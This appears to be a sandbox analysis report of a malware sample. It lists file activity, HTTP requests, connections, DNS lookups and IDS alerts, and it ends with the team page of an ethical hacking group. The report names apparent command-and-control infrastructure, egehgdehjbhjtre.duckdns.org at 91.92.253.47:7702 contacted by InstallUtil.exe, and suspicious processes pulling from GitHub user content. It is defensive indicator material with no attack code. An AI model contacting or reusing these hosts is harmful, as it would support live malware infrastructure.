6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\40371339ad31a7e6.customDestinations-ms~RF13ba1c.TMP **MD5:** 2D72BD10DFB5071E03E48FD977CF5800 **SHA256:** 8D7E1049FA26CA1CE3F1ABCC627F0E5AF693D3C791D62872320C360AA6E98D83	binary
7584	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\Temp\WER8740.tmp.WERInternalMetadata.xml **MD5:** E9553BB3BC52242581D148E7FA13EA3A **SHA256:** 152E61F41D80497410469F77812A9BEC7909421779F0D65E6F0814F2478781A8	xml
7584	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\Temp\WER8665.tmp.dmp **MD5:** 394B3E4971EF4CC959394FA5412F9D75 **SHA256:** AE2527D5682A558469189B95620D0B109B073EDD3175D1C41067A0821F7F5287	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\40371339ad31a7e6.customDestinations-ms **MD5:** 3B4F6A134652F65F9D64721C63771B02 **SHA256:** D9BC51759106B078EF9E8D4D9ED3A3C470429183E8ACDBE6BB559CC64FB858E0	binary
7584	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\Temp\WER8761.tmp.xml **MD5:** 90DB48E0CCFB53E6070D4E3226E5C62F **SHA256:** C590E9240CE4B285EFDF6659C8D316E5DFF00FCCBADAFB44B71DCB7E316276AB	xml
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PN5BI8GYQV2728PG9PLV.temp **MD5:** 3B4F6A134652F65F9D64721C63771B02 **SHA256:** D9BC51759106B078EF9E8D4D9ED3A3C470429183E8ACDBE6BB559CC64FB858E0	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\6824f4a902c78fbd.customDestinations-ms **MD5:** 3B4F6A134652F65F9D64721C63771B02 **SHA256:** D9BC51759106B078EF9E8D4D9ED3A3C470429183E8ACDBE6BB559CC64FB858E0	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\NM9BC1I0Q52BKO2U77CN.temp **MD5:** 3B4F6A134652F65F9D64721C63771B02 **SHA256:** D9BC51759106B078EF9E8D4D9ED3A3C470429183E8ACDBE6BB559CC64FB858E0	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\901A5L0GJXRA5ELANF4V.temp **MD5:** 3B4F6A134652F65F9D64721C63771B02 **SHA256:** D9BC51759106B078EF9E8D4D9ED3A3C470429183E8ACDBE6BB559CC64FB858E0	binary

6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\jumpListCache\rPDlkse4D7V1E6pAjMfUwMOHO6SrtemO4GCiWXN4xjU=.ico **MD5:** 6B120367FA9E50D6F91F30601EE58BB3 **SHA256:** 92C62D192E956E966FD01A0C1F721D241B9B6F256B308A2BE06187A7B925F9E0	image
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\jumpListCache\4zihmJyKsj3j_uEUShbD8Te4dekBCaj7n+9q6HH9dZs=.ico **MD5:** 6B120367FA9E50D6F91F30601EE58BB3 **SHA256:** 92C62D192E956E966FD01A0C1F721D241B9B6F256B308A2BE06187A7B925F9E0	image
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\cookies.sqlite-wal **MD5:** 0CEF0DA569CA50E00FB85F5987BF0465 **SHA256:** D90AD9719B1E9B57964213622C038274D825D3394A739D245EA39E9394023780	sqlite-wal
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\favicons.sqlite-wal **MD5:** 93CEBE93AC7602CB9837707C323076E7 **SHA256:** 66E2F6CDF7FCEBADFADAC924BDC033528046CF9BDB586A3354BE499372F3792D	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\6824f4a902c78fbd.customDestinations-ms~RF1595e1.TMP **MD5:** 3B4F6A134652F65F9D64721C63771B02 **SHA256:** D9BC51759106B078EF9E8D4D9ED3A3C470429183E8ACDBE6BB559CC64FB858E0	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\favicons.sqlite-shm **MD5:** 885F6E89E582997D4F0201085F9C9E2E **SHA256:** 8540D5F07FE075B726A4D466C4FC7B540C30BFB90B2FE3366A348C37EE759EB3	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\permissions.sqlite **MD5:** 9FEB3178D08C74728B501EFBE503141A **SHA256:** D163FC004C74F1723153227392C15978AA4EC36BD7CA66C33E03AEA22C200615	sqlite
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\places.sqlite-shm **MD5:** D434AC3F132B538B6CB37868CB0A7910 **SHA256:** 64068F00FB106029D807BCD37CD9F5102DE442BD4FE3520AF3FF616A45A99899	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\protections.sqlite **MD5:** F8D9E13C59BB94FA0F0A881AA3F2EC40 **SHA256:** E1C84814C8DA68EDCB96919FB8AF360110E7F0BBB137E9B2F06AD72C90FFBD1B	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage.sqlite **MD5:** 391FA7DCD5DF3F07D4BD42397ABA3D9F **SHA256:** 18FA18B374F3B77471C5115CB7827209C18894609BD1055FACD4BA9986C514DE	binary

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
31	99	161	0

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
6596	firefox.exe	POST	200	142.250.186.67:80	http://o.pki.goog/wr2	unknown	–	–	unknown
6596	firefox.exe	POST	200	192.229.221.95:80	http://ocsp.digicert.com/	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	GET	200	34.107.221.82:80	http://detectportal.firefox.com/canonical.html	unknown	–	–	unknown
6596	firefox.exe	POST	200	142.250.186.67:80	http://o.pki.goog/wr2	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	POST	200	192.229.221.95:80	http://ocsp.digicert.com/	unknown	–	–	unknown
6596	firefox.exe	POST	200	172.64.149.23:80	http://ocsp.sectigo.com/	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	GET	200	34.107.221.82:80	http://detectportal.firefox.com/success.txt?ipv4	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.69:80	http://r11.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	POST	200	172.64.149.23:80	http://ocsp.sectigo.com/	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.69:80	http://r11.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.74:80	http://r11.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	POST	200	184.24.77.69:80	http://r11.o.lencr.org/	unknown	–	–	unknown
6596	firefox.exe	GET	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/MicCodSigPCA2011_2011-07-08.crl	unknown	–	–	unknown
6596	firefox.exe	POST	200	142.250.186.67:80	http://o.pki.goog/wr2	unknown	–	–	unknown
6596	firefox.exe	POST	200	142.250.186.67:80	http://o.pki.goog/wr2	unknown	–	–	unknown
2268	svchost.exe	GET	200	192.229.221.95:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVb	unknown	–	–	unknown

					RTLtm8KPiGxvDI7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D				
7816	SIHClient.exe	GET	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%20CA%202.1.crl	unknown	—	—	unknown
6596	firefox.exe	POST	200	184.24.77.69:80	http://r11.o.lencr.org/	unknown	—	—	unknown
7816	SIHClient.exe	GET	200	23.35.229.160:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Certificate%20Authority%202018.crl	unknown	—	—	unknown
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	—	—	unknown
6596	firefox.exe	POST	200	192.229.221.95:80	http://ocsp.digicert.com/	unknown	—	—	unknown
6596	firefox.exe	POST	200	184.24.77.74:80	http://r11.o.lencr.org/	unknown	—	—	unknown
6596	firefox.exe	POST	200	184.24.77.81:80	http://r10.o.lencr.org/	unknown	—	—	unknown
6596	firefox.exe	GET	200	34.107.221.82:80	http://detectportal.firefox.com/success.txt?ipv4	unknown	—	—	unknown
6596	firefox.exe	GET	200	34.107.221.82:80	http://detectportal.firefox.com/canonical.html	unknown	—	—	unknown
6596	firefox.exe	GET	200	23.53.40.162:80	http://ciscobinary.openh264.org/openh264-win64-31c4d2e4a037526fd30d4e5c39f60885986cf865.zip	unknown	—	—	unknown

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
1920	svchost.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
1048	RUXIMICS.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
2120	MoUsoCoreWorker.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
4	System	192.168.100.255:138	—	—	—	whitelisted
6596	firefox.exe	140.82.121.3:443	github.com	GITHUB	US	unknown
6596	firefox.exe	34.107.221.82:80	detectportal.firefox.com	GOOGLE	US	whitelisted
6596	firefox.exe	34.117.188.166:443	contile.services.mozilla.com	GOOGLE-CLOUD-PLATFORM	US	unknown
6596	firefox.exe	172.64.149.23:80	ocsp.sectigo.com	CLOUDFLARENET	US	unknown
6596	firefox.exe	184.24.77.69:80	r11.o.lencr.org	Akamai International B.V.	DE	unknown
6596	firefox.exe	142.250.186.138:443	safebrowsing.googleapis.com	—	—	whitelisted
6596	firefox.exe	34.107.243.93:443	push.services.mozilla.com	GOOGLE	US	unknown
6596	firefox.exe	184.24.77.74:80	r11.o.lencr.org	Akamai International B.V.	DE	unknown
6596	firefox.exe	142.250.186.67:80	o.pki.goog	GOOGLE	US	whitelisted
6596	firefox.exe	34.160.144.191:443	content-signature-2.cdn.mozilla.net	GOOGLE	US	unknown
6596	firefox.exe	184.24.77.81:80	r10.o.lencr.org	Akamai International B.V.	DE	unknown
6596	firefox.exe	34.149.100.209:443	firefox.settings.services.mozilla.com	GOOGLE	US	unknown
6596	firefox.exe	185.199.109.154:443	github.githubassets.com	FASTLY	US	unknown
6596	firefox.exe	185.199.108.133:443	avatars.githubusercontent.com	FASTLY	US	unknown
6596	firefox.exe	34.36.165.17:443	tiles-cdn.prod.ads.prod.webservices.mozgcp.net	GOOGLE-CLOUD-PLATFORM	US	unknown
6596	firefox.exe	140.82.114.21:443	collector.github.com	GITHUB	US	unknown
6596	firefox.exe	140.82.121.6:443	api.github.com	GITHUB	US	unknown
6596	firefox.exe	192.229.221.95:80	ocsp.digicert.com	EDGECAST	US	whitelisted
1920	svchost.exe	51.124.78.146:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
3260	svchost.exe	40.115.3.253:443	client.wns.windows.com	MICROSOFT-CORP-MSN-AS-BLOCK	NL	whitelisted
6596	firefox.exe	54.71.162.254:443	shavar.services.mozilla.com	AMAZON-02	US	unknown
6596	firefox.exe	34.120.158.37:443	tracking-protection.cdn.mozilla.net	GOOGLE-CLOUD-PLATFORM	US	unknown
6596	firefox.exe	185.199.110.133:443	avatars.githubusercontent.com	FASTLY	US	unknown
6596	firefox.exe	142.250.74.206:443	sb-ssl.google.com	GOOGLE	US	whitelisted
6596	firefox.exe	23.35.229.160:80	www.microsoft.com	AKAMAI-AS	DE	whitelisted
2268	svchost.exe	20.190.159.0:443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown

2268	svchost.exe	192.229.221.95:80	ocsp.digicert.com	EDGECAST	US	whitelisted
7816	SIHClient.exe	40.127.169.103:443	slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
7816	SIHClient.exe	23.35.229.160:80	www.microsoft.com	AKAMAI-AS	DE	whitelisted
7816	SIHClient.exe	20.166.126.56:443	fe3cr.delivery.mp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	unknown
6596	firefox.exe	35.201.103.21:443	normandy.cdn.mozilla.net	GOOGLE	US	unknown
6596	firefox.exe	35.244.181.201:443	star-mini.c10r.facebook.com	GOOGLE	US	unknown
6596	firefox.exe	35.190.72.216:443	location.services.mozilla.com	GOOGLE	US	unknown
6596	firefox.exe	34.98.75.36:443	classify-client.services.mozilla.com	GOOGLE	US	unknown
6596	firefox.exe	34.117.121.53:443	firefox-settings-attachments.cdn.mozilla.net	GOOGLE-CLOUD-PLATFORM	US	unknown
7492	Jvczfhe.exe	185.199.110.133:443	avatars.githubusercontent.com	FASTLY	US	unknown
3888	svchost.exe	239.255.255.250:1900	—	—	—	whitelisted
6596	firefox.exe	23.53.40.162:80	ciscobinary.openh264.org	Akamai International B.V.	DE	unknown
5152	InstallUtil.exe	91.92.253.47:7702	egehgdehjbhjtre.duckdns.org	—	BG	unknown
1356	WerFault.exe	104.208.16.94:443	watson.events.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	unknown
6596	firefox.exe	140.82.112.21:443	collector.github.com	GITHUB	US	unknown
7824	Muadnrd.exe	185.199.110.133:443	avatars.githubusercontent.com	FASTLY	US	unknown
7584	WerFault.exe	20.42.65.92:443	watson.events.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	US	unknown

DNS requests

Domain	IP	Reputation
settings-win.data.microsoft.com	40.127.240.158 51.124.78.146	whitelisted
google.com	142.250.185.238	whitelisted
github.com	140.82.121.3	shared
detectportal.firefox.com	34.107.221.82	whitelisted
prod.detectportal.prod.cloudops.mozgcp.net	34.107.221.82 2600:1901:0:38d7::	whitelisted
example.org	93.184.215.14	whitelisted
ipv4only.arpa	192.0.0.170 192.0.0.171	whitelisted
contile.services.mozilla.com	34.117.188.166	whitelisted
spocs.getpocket.com	34.117.188.166	whitelisted
prod.ads.prod.webservices.mozgcp.net	34.117.188.166	unknown
ocsp.sectigo.com	172.64.149.23 104.18.38.233	whitelisted
r11.o.lencr.org	184.24.77.69 184.24.77.61 184.24.77.75 184.24.77.65 184.24.77.71 184.24.77.48 184.24.77.45 184.24.77.74 184.24.77.76 184.24.77.56	unknown
ocsp.comodoca.com.cdn.cloudflare.net	172.64.149.23 104.18.38.233 2606:4700:4400::ac40:9517 2606:4700:4400::6812:26e9	whitelisted
a1887.dscq.akamai.net	184.24.77.69 184.24.77.61 184.24.77.75 184.24.77.65 184.24.77.71 184.24.77.48 184.24.77.45 184.24.77.74	whitelisted

	2a02:26f0:3500:e::1732:8355 2a02:26f0:3500:e::1732:8352 2a02:26f0:3500:e::1732:8344 184.24.77.76 184.24.77.56 2a02:26f0:3500:e::1732:8348 2a02:26f0:3500:e::1732:835b	
content-signature-2.cdn.mozilla.net	34.160.144.191	whitelisted
prod.content-signature-chains.prod.webservices.mozgcp.net	34.160.144.191 2600:1901:0:92a9::	whitelisted
push.services.mozilla.com	34.107.243.93	whitelisted
safebrowsing.googleapis.com	142.250.186.138 2a00:1450:4001:806::200a	whitelisted
r10.o.lencr.org	184.24.77.81 184.24.77.69 184.24.77.56 184.24.77.79 184.24.77.71 184.24.77.75 184.24.77.48 184.24.77.67	unknown
firefox.settings.services.mozilla.com	34.149.100.209	whitelisted
prod.remote-settings.prod.webservices.mozgcp.net	34.149.100.209	whitelisted
o.pki.goog	142.250.186.67	unknown
pki-goog.l.google.com	142.250.186.67 2a00:1450:4001:828::2003	whitelisted
github.githubassets.com	185.199.109.154 185.199.108.154 185.199.111.154 185.199.110.154	whitelisted
avatars.githubusercontent.com	185.199.108.133 185.199.111.133 185.199.109.133 185.199.110.133 2606:50c0:8000::154 2606:50c0:8001::154 2606:50c0:8003::154 2606:50c0:8002::154	whitelisted
tiles-cdn.prod.ads.prod.webservices.mozgcp.net	34.36.165.17 2600:1901:0:8e3f::	unknown
collector.github.com	140.82.114.21 140.82.112.21	whitelisted
glb-db52c2cf8be544.github.com	140.82.114.21 140.82.112.21	whitelisted
api.github.com	140.82.121.6	whitelisted
ocsp.digicert.com	192.229.221.95	whitelisted
fp2e7a.wpc.phicdn.net	192.229.221.95 2606:2800:233:fa02:67b:9ff6:6107:833	whitelisted
www.amazon.de	52.222.239.71	whitelisted
www.youtube.com	172.217.16.206 142.250.186.142 142.250.184.206 216.58.206.78 172.217.23.110 142.250.186.174 172.217.18.14 142.250.185.174 142.250.186.46 216.58.206.46 142.250.185.110 142.250.185.142 142.250.185.78 172.217.18.110 142.250.184.238 142.250.186.110	whitelisted
www.facebook.com	157.240.252.35	whitelisted
partnerprogramm.otto.de	54.37.171.144	whitelisted

www.ebay.de	23.206.209.88 2.16.97.102	whitelisted
www.wikipedia.org	185.15.59.224	whitelisted
www.reddit.com	151.101.65.140 151.101.1.140 151.101.129.140 151.101.193.140	whitelisted
star-mini.c10r.facebook.com	157.240.252.35 35.244.181.201 2a03:2880:f177:83:face:b00c:0:25de	whitelisted
dyna.wikimedia.org	185.15.59.224 2a02:ec80:300:ed1a::1	whitelisted
reddit.map.fastly.net	151.101.65.140 151.101.1.140 151.101.129.140 151.101.193.140	whitelisted
e11847.a.akamaiedge.net	23.206.209.88 2.16.97.102	whitelisted
djvbdz1obemzo.cloudfront.net	52.222.239.71 2600:9000:223e:7e00:e:13a1:b914:2321 2600:9000:223e:ae00:e:13a1:b914:2321 2600:9000:223e:5400:e:13a1:b914:2321 2600:9000:223e:4000:e:13a1:b914:2321 2600:9000:223e:6c00:e:13a1:b914:2321 2600:9000:223e:f800:e:13a1:b914:2321 2600:9000:223e:1400:e:13a1:b914:2321 2600:9000:223e:c000:e:13a1:b914:2321 2600:9000:223e:a200:e:13a1:b914:2321 2600:9000:223e:c200:e:13a1:b914:2321 2600:9000:223e:8c00:e:13a1:b914:2321 2600:9000:223e:9200:e:13a1:b914:2321 2600:9000:223e:9800:e:13a1:b914:2321 2600:9000:223e:3a00:e:13a1:b914:2321 2600:9000:223e:c00:e:13a1:b914:2321 2600:9000:223e:e000:e:13a1:b914:2321	whitelisted
youtube-ui.l.google.com	172.217.16.206 142.250.186.142 142.250.184.206 216.58.206.78 172.217.23.110 142.250.186.174 172.217.18.14 142.250.185.174 142.250.186.46 216.58.206.46 142.250.185.110 142.250.185.142 142.250.185.78 172.217.18.110 142.250.184.238 142.250.186.110 2a00:1450:4001:827::200e 2a00:1450:4001:81d::200e 2a00:1450:4001:80b::200e 2a00:1450:4001:829::200e	whitelisted
client.wns.windows.com	40.115.3.253	whitelisted
shavar.services.mozilla.com	54.71.162.254 44.226.249.47 44.239.24.213	whitelisted
shavar.prod.mozaws.net	54.71.162.254 44.226.249.47 44.239.24.213	whitelisted
tracking-protection.cdn.mozilla.net	34.120.158.37	whitelisted
tracking-protection.prod.mozaws.net	34.120.158.37	whitelisted
raw.githubusercontent.com	185.199.110.133 185.199.109.133 185.199.108.133 185.199.111.133 2606:50c0:8002::154 2606:50c0:8003::154 2606:50c0:8001::154 2606:50c0:8000::154	shared
sb-ssl.google.com	142.250.74.206	whitelisted

sb-ssl.l.google.com	142.250.74.206 2a00:1450:4001:803::200e	whitelisted
www.microsoft.com	23.35.229.160	whitelisted
login.live.com	20.190.159.0 20.190.159.2 20.190.159.23 40.126.31.73 20.190.159.71 40.126.31.69 20.190.159.68 20.190.159.75	whitelisted
slscr.update.microsoft.com	40.127.169.103	whitelisted
fe3cr.delivery.mp.microsoft.com	20.166.126.56	whitelisted
normandy.cdn.mozilla.net	35.201.103.21	whitelisted
normandy-cdn.services.mozilla.com	35.201.103.21	whitelisted
aus5.mozilla.org	35.244.181.201	whitelisted
prod.balrog.prod.cloudops.mozgcp.net	35.244.181.201	whitelisted
location.services.mozilla.com	35.190.72.216	whitelisted
prod.classify-client.prod.webservices.mozgcp.net	35.190.72.216	unknown
classify-client.services.mozilla.com	34.98.75.36	whitelisted
prod-classifyclient.normandy.prod.cloudops.mozgcp.net	34.98.75.36	whitelisted
firefox-settings-attachments.cdn.mozilla.net	34.117.121.53	whitelisted
attachments.prod.remote-settings.prod.webservices.mozgcp.net	34.117.121.53	whitelisted
nexusrules.officeapps.live.com	52.111.227.11	whitelisted
ciscobinary.openh264.org	23.53.40.162 23.53.40.129	whitelisted
a19.dscg10.akamai.net	23.53.40.162 23.53.40.129 2a02:26f0:3100::1735:2881 2a02:26f0:3100::1735:28a2	whitelisted
egehgdehjbhjtre.duckdns.org	91.92.253.47	unknown
watson.events.data.microsoft.com	104.208.16.94 20.42.65.92	whitelisted
dns.msftncsi.com	131.107.255.255	whitelisted

Threats

PID	Process	Class	Message
2256	svchost.exe	Not Suspicious Traffic	INFO [ANY.RUN] Attempting to access raw user content on GitHub
2256	svchost.exe	Not Suspicious Traffic	INFO [ANY.RUN] Attempting to access raw user content on GitHub
2256	svchost.exe	Not Suspicious Traffic	INFO [ANY.RUN] Attempting to access raw user content on GitHub
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain

2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
2256	svchost.exe	Potentially Bad Traffic	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Domain
2256	svchost.exe	Misc activity	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain

Debug output strings

No debug info

WOLF ETHICAL HACKER

MEET
OUR TEAM

MICHELE GUIDO

SUSHANTO ROMA

FRANCESCO LETO

ANGELO LOMBARDI

MATTIA DELEU

NICOLO' BIASIO

DAVIDE STEFANI

GET
IN TOUCH

WWW.WOLFEH.COM